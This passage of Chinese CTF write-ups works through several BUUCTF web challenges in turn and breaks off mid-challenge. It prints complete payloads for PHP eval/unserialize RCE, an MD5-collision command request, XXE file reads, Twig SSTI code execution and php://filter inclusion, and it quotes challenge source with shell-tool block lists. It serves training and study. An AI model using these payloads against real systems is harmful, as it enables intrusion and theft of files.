用 `/(\S*)/ei` 去匹配 `${getFlag()}`，只有一个匹配结果，匹配结果存储到一个临时缓冲区中，所捕获的每个子匹配都按照在正则表达式模式中从左到右出现的顺序存储。缓冲区编号从 `1` 开始，最多可存储 `99` 个捕获的子表达式。每个缓冲区都可以使用 `'\n'` 访问，其中 `n` 为一个标识特定缓冲区的一位或两位十进制数。这次匹配只有一个匹配结果，所以缓冲区编号只有 `1`。`\\1` 中第一个 `\` 是转义字符，表示第二个 `\` 是真正的 `\`，不是特殊字符，所以 `\\1` 就是 `\1`，`\1` 就是访问第一个缓冲区。所以 `strtolower("\\1")` 变为 `strtolower("${getFlag()}")`。

References

后向引用 https://wiki.jikexueyuan.com/project/regex/back-reference.html

`preg_replace` 的 `/e` 修正符会将 `replacement` 参数，即 `preg_replace` 第二个参数，当作 `php` 代码，并且以 `eval` 函数的方式执行，前提是 `subject` 中有 `pattern` 的匹配。所以 `preg_replace('/(\S*)/ei', 'strtolower("\\1")', '${getFlag()}');` 这句话最后一步就是执行 `strtolower("${getFlag()}")`。

在PHP中双引号包裹的字符串中可以解析为变量，而单引号则不行。 如果是 `"getFlag()"`，整个只是一个字符串，而 `"${getFlag()}"` 不一样。

References

可变变量 https://www.php.net/manual/zh/language.variables.variable.php

`${getFlag()}` 中的 `getFlag()` 会被当做变量先执行，跳转到 `getFlag()` 函数提取 `GET` 请求中 `cmd` 的值 `system('cat /flag')`，`eval` 函数会把 `'system('cat /flag')'` 字符串当作命令执行，最后输出flag。查询php手册：

> eval
> (PHP 4, PHP 5, PHP 7, PHP 8)
> eval — 把字符串作为PHP代码执行
> 说明
> eval(string $code) : mixed
> 把字符串 code 作为PHP代码执行。

References

http://www.lmxspace.com/2018/08/12/一个有趣的preg-replace函数/

https://www.runoob.com/php/php-preg_replace.html

https://regex101.com/

https://xz.aliyun.com/t/2557

[安洵杯 2019]easy_web

进入网页，得到一张图片，结合url，猜想图片名字经过加密后发起`GET`请求。

对`img`参数值进行解密，解密顺序：`base64->base64->hex`

```
555.png
```

References

CyberChef

所以我们要得到`index.php`的源码，我们可以反过来加密：

`hex->base64->base64`，结果为：

```
TmprMlpUWTBOalUzT0RKbE56QTJPRGN3
```

References

CyberChef

注意加密参数严格按照如上链接加密，否则与网页加密方式不匹配，导致找不到文件。

输入url：

```
/index.php?img=TmprMlpUWTBOalUzT0RKbE56QTJPRGN3&cmd=
```

得到`base64`加密编码，解密后为：

```php
<?php
error_reporting(E_ALL || ~ E_NOTICE);
header('content-type:text/html;charset=utf-8');
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=');
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src ="./ctf3.jpeg">';
    die("xixi~ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='" . $txt . "'></img>";
    echo "<br>";
}
echo $cmd;
echo "<br>";
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|e
cho|sh|\'|\"|\`|;|,|\*|\?|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|<|>/i", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}

?>
<html>
<style>
  body{
   background:url(./bj.png)  no-repeat center center;
   background-size:cover;
   background-attachment:fixed;
   background-color:#CCCCCC;
}
</style>
<body>
</body>
</html>
```

todo还没有分析源码，要认真看。

构造`POST`请求：

```
POST /index.php?cmd=dir%20/ HTTP/1.1
Host: e55e28a0-6ce5-44fc-9386-7275b7e65cba.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Content-Length: 389

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a
8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&b=%4d%c9%68%ff%0e%e3%5c%20%95
%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%
42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

`POST`数据`a`和`b`应该是最后一行，后面不能有换行或空行，否则`POST`不成功。

响应：

```
bin   dev  flag  lib media  opt   root  sbin  sys  usr
boot  etc  home  lib64 mnt    proc  run   srv  tmp  var
```

发现flag，构造请求：

```
POST /index.php?cmd=ca\t%20/flag HTTP/1.1
Host: e55e28a0-6ce5-44fc-9386-7275b7e65cba.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Content-Length: 389

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a
8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&b=%4d%c9%68%ff%0e%e3%5c%20%95
%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%
42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

得到flag，或者：

```
POST /index.php?cmd=strings%20/flag HTTP/1.1
Host: e55e28a0-6ce5-44fc-9386-7275b7e65cba.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Content-Length: 389

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a
8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&b=%4d%c9%68%ff%0e%e3%5c%20%95
%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%
42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

或者：

```
POST /index.php?cmd=sort%20/flag HTTP/1.1
Host: e55e28a0-6ce5-44fc-9386-7275b7e65cba.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Content-Length: 389

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a
8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&b=%4d%c9%68%ff%0e%e3%5c%20%95
%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%
42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
```

sort将文件的每一行作为一个单位，相互比较，比较原则是从首字符向后，依次按ASCII码值进行比较，最后将他们按升序输出。

todo为什么加%，不加%为什么不行。

References

强碰撞 https://www.jianshu.com/p/c9089fd5b1ba

https://my.oschina.net/hetianlab/blog/4949531

https://xz.aliyun.com/t/6911

https://www.jianshu.com/p/f3fe31aeadf4

https://www.jianshu.com/p/21e3e1f74c08

https://www.cnblogs.com/wangtanzhi/p/12244096.html

https://www.wh1teze.top/articles/2020/02/04/1580806596938.html

[网鼎杯 2020 朱雀组]phpweb

打开网页发现提示：

> Warning: date(): It is not safe to rely on the system's timezone settings. You are *required* to use the date.timezone setting or the date_default_timezone_set() function. In case you used any of those methods and you are still getting this warning, you most likely misspelled the timezone identifier. We selected the timezone 'UTC' for now, but please set date.timezone to select your timezone. in /var/www/html/index.php on line 24
> 2021-04-05 08:41:58 am

构造请求，读取`index.php`源码：

```
POST /index.php HTTP/1.1
Host: e17ade30-58a8-469f-a158-4a16c6c2fa7f.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

func=file_get_contents&p=index.php
```

`file_get_contents`换成`highlight_file`也可以。不能用`show_source`。

发现源码：

```php
<?php
    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_tick_function","filter_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
?>
```

查询php手册`file_get_contents`函数：

> file_get_contents
> (PHP 4 >= 4.3.0, PHP 5, PHP 7, PHP 8)
> file_get_contents — 将整个文件读入一个字符串
> 说明
> file_get_contents(string $filename, bool $use_include_path = false, resource $context = ?, int $offset = -1, int $maxlen = ?) : string
> 和 file() 一样，只除了 file_get_contents() 把文件读入一个字符串。将在参数 offset 所指定的位置开始读取长度为 maxlen 的内容。如果失败，file_get_contents() 将返回 false。
> file_get_contents() 函数是用来将文件的内容读入到一个字符串中的首选方法。如果操作系统支持还会使用内存映射技术来增强性能。
> Note:
> 如果要打开有特殊字符的 URL （比如说有空格），就需要使用 urlencode() 进行 URL 编码。

查询php手册`call_user_func`函数：

> call_user_func
> (PHP 4, PHP 5, PHP 7, PHP 8)
> `call_user_func` — 把第一个参数作为回调函数调用
> 说明
> call_user_func(callable $callback, mixed $parameter = ?, mixed $... = ?) : mixed
> 第一个参数 callback 是被调用的回调函数，其余参数是回调函数的参数。

`call_user_func()` 的例子

```
<?php
function barber($type)
{
    echo "You wanted a $type haircut, no problem\n";
}
call_user_func('barber', "mushroom");
call_user_func('barber', "shave");
?>
```

以上例程会输出：

```
You wanted a mushroom haircut, no problem
You wanted a shave haircut, no problem
```

`Test` 类有 `__destruct` 魔术方法，因为 `unserialize` 不在黑名单里面，所以想到反序列化漏洞，构造一个反序列化字符串，包含我们需要执行的参数和函数，提交请求后会自动按照我们的设定的函数进行反序列化，把字符串还原成 `Test` 类，当在程序结束时，调用 `__destruct` 魔术方法，调用了 `gettime` 函数，因为控制了类的参数，即可实现任意代码执行。

在利用对PHP反序列化进行利用时，经常需要通过反序列化中的魔术方法，检查方法里有无敏感操作来进行利用，常见方法：

> `__construct()` //创建对象时触发
> `__destruct()` //对象被销毁时触发
> `__call()` //在对象上下文中调用不可访问的方法时触发
> `__callStatic()` //在静态上下文中调用不可访问的方法时触发
> `__get()` //用于从不可访问的属性读取数据
> `__set()` //用于将数据写入不可访问的属性
> `__isset()` //在不可访问的属性上调用isset()或empty()触发
> `__unset()` //在不可访问的属性上使用unset()时触发
> `__invoke()` //当脚本尝试将对象调用为函数时触发

php序列化代码：

```
<?php
class Test {
    var $p = "cat $(find / -name flag*)";
    var $func = "system";
}
$a  = new Test();
echo serialize($a);
?>
```

php中类属性必须定义为公有，受保护，私有之一。所以如果没有那三个修饰符，必须用 `var` , `var` 是 `public` 的别名，输出：

```
O:4:"Test":2:{s:1:"p";s:25:"cat $(find / -name flag*)";s:4:"func";s:6:"system";}
```

构造请求：

```
POST /index.php HTTP/1.1
Host: e17ade30-58a8-469f-a158-4a16c6c2fa7f.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

func=unserialize&p=O:4:"Test":2:{s:1:"p";s:25:"cat $(find / -name flag*)";s:4:"func";s:6:"system";}
```

得到flag。

命名空间这个概念在`PHP5.3`就引入了，但一直只支持类名的命名空间，直到`PHP5.6`才加入了函数名的命名空间。反斜杠加类、函数和常量表示在命名空间内部访问全局类、函数和常量，例子：

```php
<?php
namespace Foo;

function strlen() {}
const INI_ALL = 3;
class Exception {}

$a = \strlen('hi'); // 调用全局函数strlen
$b = \INI_ALL; // 访问全局常量 INI_ALL
$c = new \Exception('error'); // 实例化全局类 Exception
?>
```

References

https://www.runoob.com/php/php-namespace.html

构造请求：

```
POST / HTTP/1.1
Host: e17ade30-58a8-469f-a158-4a16c6c2fa7f.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

func=\system&p=cat $(find / -name flag*)
```

得到flag。

References

https://www.anquanke.com/post/id/205679

[De1CTF 2019]SSRF Me

打开网页，显示源码：

```python
#! /usr/bin/env python
#encoding=utf-8
from flask import Flask
from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json

reload(sys)
sys.setdefaultencoding('latin1')

app = Flask(__name__)

secert_key = os.urandom(16)

class Task:
    def __init__(self, action, param, sign, ip):
        self.action = action
        self.param = param
```

```
        self.sign = sign
        self.sandbox = md5(ip)
        if(not os.path.exists(self.sandbox)):          #SandBox For Remote_Addr
            os.mkdir(self.sandbox)

    def Exec(self):
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print(resp)
                    tmpfile.write(resp)
                    tmpfile.close()
                result['code'] = 200
            if "read" in self.action:
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result

    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):
            return True
        else:
            return False

#generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)

@app.route('/De1ta',methods=['GET','POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
@app.route('/')
def index():
    return open("code.txt","r").read()

def scan(param):
    socket.setdefaulttimeout(1)
```

```
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"

def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()

def md5(content):
    return hashlib.md5(content).hexdigest()

def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False

if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0',port=80)
```

提示是：`flag is in ./flag.txt`，说明flag文件是`flag.txt`。一开始是`task`类，后面会用到这个类。先看这个部分：

```
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)
```

在目录`geneSign`目录下，发送`GET`，`POST`请求，从请求中提取参数`param`，然后`action`被赋值，最后转向`getSign`函数。这个函数会返回`md5`，但我们发现它构造的`md5`有规律可循，都是把`secert_key + param + action`转化成`md5`，
但`secert_key`我们不知道是什么。

```
def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()
```

再看

```
@app.route('/De1ta',methods=['GET','POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
```

发现需要从`cookie`里面提取`action`，`sign`，然后`waf`判断是否触发过滤机制。最后实例化`Task`类，然后执行`exec`函数：

```
def Exec(self):
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            if "scan" in self.action:
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param)
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print(resp)
                    tmpfile.write(resp)
                    tmpfile.close()
                result['code'] = 200
            if "read" in self.action:
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result
```

第一个判断会调用：

```
def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):
            return True
        else:
            return False
```

我们要让这个函数返回`true`，所以需要让`action`，`param`合起来的`md5`与`sign`一模一样。因此需要知道`secert_key + param + action`的`md5`，然后传给`sign`，这样就可以通过这个判断。

假设`secert_key`是`xxx`，一开始访问`/geneSign?param=flag.txt`，返回的`md5`就是`md5('xxx' + 'flag.txt' + 'scan')`，在python里面上述表达式就相当于`md5(xxxflag.txtscan)`。但`task`类里如果要得到`flag.txt`文件需要`read`字符串在`action`里面，所以`md5`里面应该还要有`read`。

再次访问`/geneSign?param=flag.txtread`，拿到的`md5`就是`md5('xxx' + 'flag.txtread' + 'scan')`，等价于`md5('xxxflag.txtreadscan')`。

它输出的`md5`值与直接访问`/De1ta?param=flag.txt`构造`cookie:action=readscan;sign=7cde191de87fe3ddac26e19acae1525e`得到的`md5`值相等。在python里的语句都是`md5('xxxflag.txtreadscan')`。

References

https://xz.aliyun.com/t/5927

输入url：

```
/geneSign?param=flag.txtread
```

网页显示：

```
9ece1fef99cc22596320b6f27448168b
```

构造请求：

```
GET /De1ta?param=flag.txt HTTP/1.1
Host: 5912f2b9-ba90-4eaf-b521-2e7c2f565054.node3.buuoj.cn
cookie: action=readscan;sign=9ece1fef99cc22596320b6f27448168b

```

注意空两行，得到flag。

todo学习哈希扩展攻击

todo local_file:绕过 https://xz.aliyun.com/t/6050

References

https://joychou.org/web/hash-length-extension-attack.html

[NCTF2019]Fake XML cookbook

这一题要用到`XXE(XML External Entity Injection)`全称为`XML`外部实体注入，`XML`不是`HTML`的替代。`XML`和`HTML`为不同的目的而设计：

> `XML`被设计用来传输和存储数据，其焦点是数据的内容。`HTML`被设计用来显示数据，其焦点是数据的外观。`HTML`旨在显示信息，而`XML`旨在传输信息。

在`XML`里面，数据放置在实体里面，实体被一个叫做`DTD`的语义规则约束，用来说明哪些元素/属性是合法的以及元素间应当怎样嵌套/结合。`XML`里面实体可以被引用，给实体取名字，在文档的其他地方直接引用。例如：

```
<!DOCTYPE note [                    <!--定义此文档是 note 名称的文档，为根元素名称-->
  <!ENTITY writer "Dawn">           <!--定义writer为Dawn-->
    <!ENTITY copyright "Copyright W3School.com.cn">
]>
<test>&writer;©right;</test>          <!--利用&writer引用定义好的实体-->
```

使用内部的`DTD`文件，即将约束规则定义在`XML`文档中，规则为：

```
<!DOCTYPE 根元素名称 [元素声明]>
```

References

https://xz.aliyun.com/t/6887#toc-5

构造请求：

```
POST /doLogin.php HTTP/1.1
Host: 778da916-8c2e-4588-8d6e-11a5f019e8e0.node3.buuoj.cn
X-Requested-With: XMLHttpRequest
Content-Length: 122

<!DOCTYPE xxe [
<!ENTITY flag SYSTEM "file:///flag" >
]>
<user><username>&flag;</username><password>1</password></user>
```

得到flag。

也可以写成：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ENTITY flag SYSTEM "file:///flag" >
]>
<user><username>&flag;</username><password>1</password></user>
```

`<?xml version="1.0" encoding="utf-8"?>`称为`XML prolog`，用于声明`XML`文档的版本和编码，是可选的，必须放在文档开头。

References

https://blog.csdn.net/SopRomeo/article/details/105913611

[ASIS 2019]Unicorn shop

打开网页，按F12，发现注释：

```
<meta charset="utf-8"><!--Ah,really important,seriously. -->
```

说明本题是字符相关的知识点。考虑utf-8编码的转换安全问题。

References

https://xz.aliyun.com/t/5402

当购买第四件商品时，页面提示：

```
Only one char(?) allowed!
```

但1337有四个字符，所以我们考虑有没有一个字符可以表示一万或者更大的数，只要比第四件商品的价格高就行了。于是我们找到了罗马数字的一万`ↂ`，它对应的utf-8编码是E2 86 82，因此在网站输入：

```
%E2%86%82
```

得到flag。

References

https://unicode-table.com/cn/2182/

https://blog.csdn.net/SopRomeo/article/details/105465756

[BJDCTF2020]Cookie is so stable

打开网页，点击hint页面，按F12，发现注释：

```
<!-- Why not take a closer look at cookies? -->
```

说明cookies是解题的关键。查看网页的cookies：

```
cd59048e3172da4d60685556df9ccf9b
```

在提交id页面拦截数据包，发现cookies没有被修改。


```
POST /flag.php HTTP/1.1
Host: a85606d6-0af3-479e-8a7c-05a7a9b11acb.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=cd59048e3172da4d60685556df9ccf9b
Connection: close
Content-Length: 24

username=1&submit=submit
```

修改uesrname后发现没用，尝试提交id不拦截，输入1后，网页显示hello 1，刷新网页时拦截：

```
GET /flag.php HTTP/1.1
Host: a85606d6-0af3-479e-8a7c-05a7a9b11acb.node3.buuoj.cn
Cookie: PHPSESSID=cd59048e3172da4d60685556df9ccf9b; user=1
```

注意空两行。这时修改user，网页内容就会随之改变，说明这就是注入点。先确定是哪个模板的注入：



确定哪个模板的注入的一般流程：

- 在疑似的地方输入`${7*7}`,如果有结果(49)
- 继续输入`a{*comment*}b`,成功则是`smarty引擎`，以此类推

有些时候不同的模板引擎对同一输入`{{7*'7'}}`都有结果

但是在`Twig`中结果是49，在`jinja2`中是`7777777`。

References

https://zhuanlan.zhihu.com/p/28823933

https://my.oschina.net/u/4588149/blog/4408349

将user值改为`{{7*'7'}}`发现网页显示是49，所以确定是`Twig`模板。一个针对`Twig`的攻击载荷：

```
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
```

构造请求：

```
GET /flag.php HTTP/1.1
Host: a85606d6-0af3-479e-8a7c-05a7a9b11acb.node3.buuoj.cn
Cookie: PHPSESSID=cd59048e3172da4d60685556df9ccf9b; user={{_self.env.registerUndefinedFilterCallback("exec")}}{{
_self.env.getFilter("cat /flag")}}
```

网页显示flag，注意使用Burp Suite时cookies下面空两行。

各种模板的tags：

Engine	Language	Burp	ZAP	tplmap	site done	known exploit	port	tags
jinja2	Python	✓	✓	✓	✓	✓	5000	{{%s}}
Mako	Python	✓	✓	✓	✓	✓	5001	${%s}
Tornado	Python	✓	✓	✓	✓	✓	5002	{{%s}}
Django	Python	✓	✓	×	✓	×	5003	{{ }}
(code eval)	Python	-	-	-	✓	-	5004	na
(code exec)	Python	-	-	-	✓	-	5005	na
Smarty	PHP	✓	✓	✓~	✓	✓	5020	{%s}
Smarty (secure mode)	PHP	✓	✓	✓~	✓	×	5021	{%s}
Twig	PHP	✓	✓	✓~	✓	×	5022	{{%s}}
(code eval)	PHP	-	-	-	✓	-	5023	na
FreeMarker	Java	✓	✓	✓	✓	✓	5051	<#%s > ${%s}
Velocity	Java	✓	✓	✓	✓	✓	5052	#set($x=1+1)${x}
Thymeleaf	Java	×	✓	x	✓	x	5053	
Groovy*	Java				×	×	×	×
jade	Java				×	×	×	×
jade	Nodejs	✓	✓	✓	✓	✓	5061	#{%s}
Nunjucks	JavaScript	✓	✓	✓	✓	✓	5062	{{%s}}
doT	JavaScript	×	✓	✓	✓	✓	5063	{{=%s}}
Marko	JavaScript				×	×	×	×
Dust	JavaScript	×	✓	✓~	✓	×	5065	{#%s}or{%s}or{@%s}
EJS	JavaScript	✓	✓	✓	✓	✓	5066	<%= %>
(code eval)	JavaScript	-	-	-	✓	-	5067	na
vuejs	JavaScript	✓	✓	✓~	✓	✓	5068	{{%s}}
Slim	Ruby	×	✓	x	✓	✓	5080	#{%s}
ERB	Ruby	✓	✓	✓	✓	✓	5081	<%=%s%>
(code eval)	Ruby	-	-	-	✓	-	5082	na
go	go	x	✓	x	✓		5090	na

References

https://www.cnblogs.com/bmjoker/p/13508538.html

https://my.oschina.net/u/4588149/blog/4408349

https://www.cnblogs.com/wkzb/p/12422190.html

https://zhuanlan.zhihu.com/p/28823933

https://www.k0rz3n.com/2018/11/12/一篇文章带你理解漏洞之SSTI漏洞/#2-Twig

https://www.cnblogs.com/wangtanzhi/p/12330542.html

[CISCN 2019 初赛]Love Math

打开网页，发现源代码：

```php
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', '
ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'expm1', 'floor', 'fmod', 'getrandmax', 'h
exdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log1p', 'log', 'max', 'min', 'mt_g
etrandmax', 'mt_rand', 'mt_srand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'sr
and', 'tan', 'tanh'];
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```

如果没有过滤，GET请求为：

```
/?c=system("cat /flag")
```

经过测试`/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/`只会匹配文本内第一个单词，且单词必须是白名单里面的。

GET请求为：

```
/?c=($_GET[a])($_GET[b])&a=system&b=cat /flag
```

最后输入url：

```
/?c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));($$pi){pi}(($$pi){cos})&pi=system&cos=cat /flag
```

todo为什么cat /flag可以检测出空格 但没有输出：请不要输入奇奇怪怪的字符

References

https://cloud.tencent.com/developer/article/1600943

或者

```
/?c=$pi=base_convert(37907361743,10,36)(dechex(1598506324));($$pi){pi}(($$pi){abs})&pi=system&abs=tac /flag
```

References

https://www.cnblogs.com/wangtanzhi/p/12246731.html

todo 这个链接很多都不成功

[BSidesCF 2020]Had a bad day

进入网页，发现两个按钮。点其中一个按钮后，观察到网页url是：

```
http://43f9c4eb-7b6c-405e-9dd6-2ce954420f83.node3.buuoj.cn/index.php?category=woofers
```

考虑用伪协议：

```
/index.php?category=php://filter/read=convert.base64-encode/resource=index.php
```

报错信息：

```
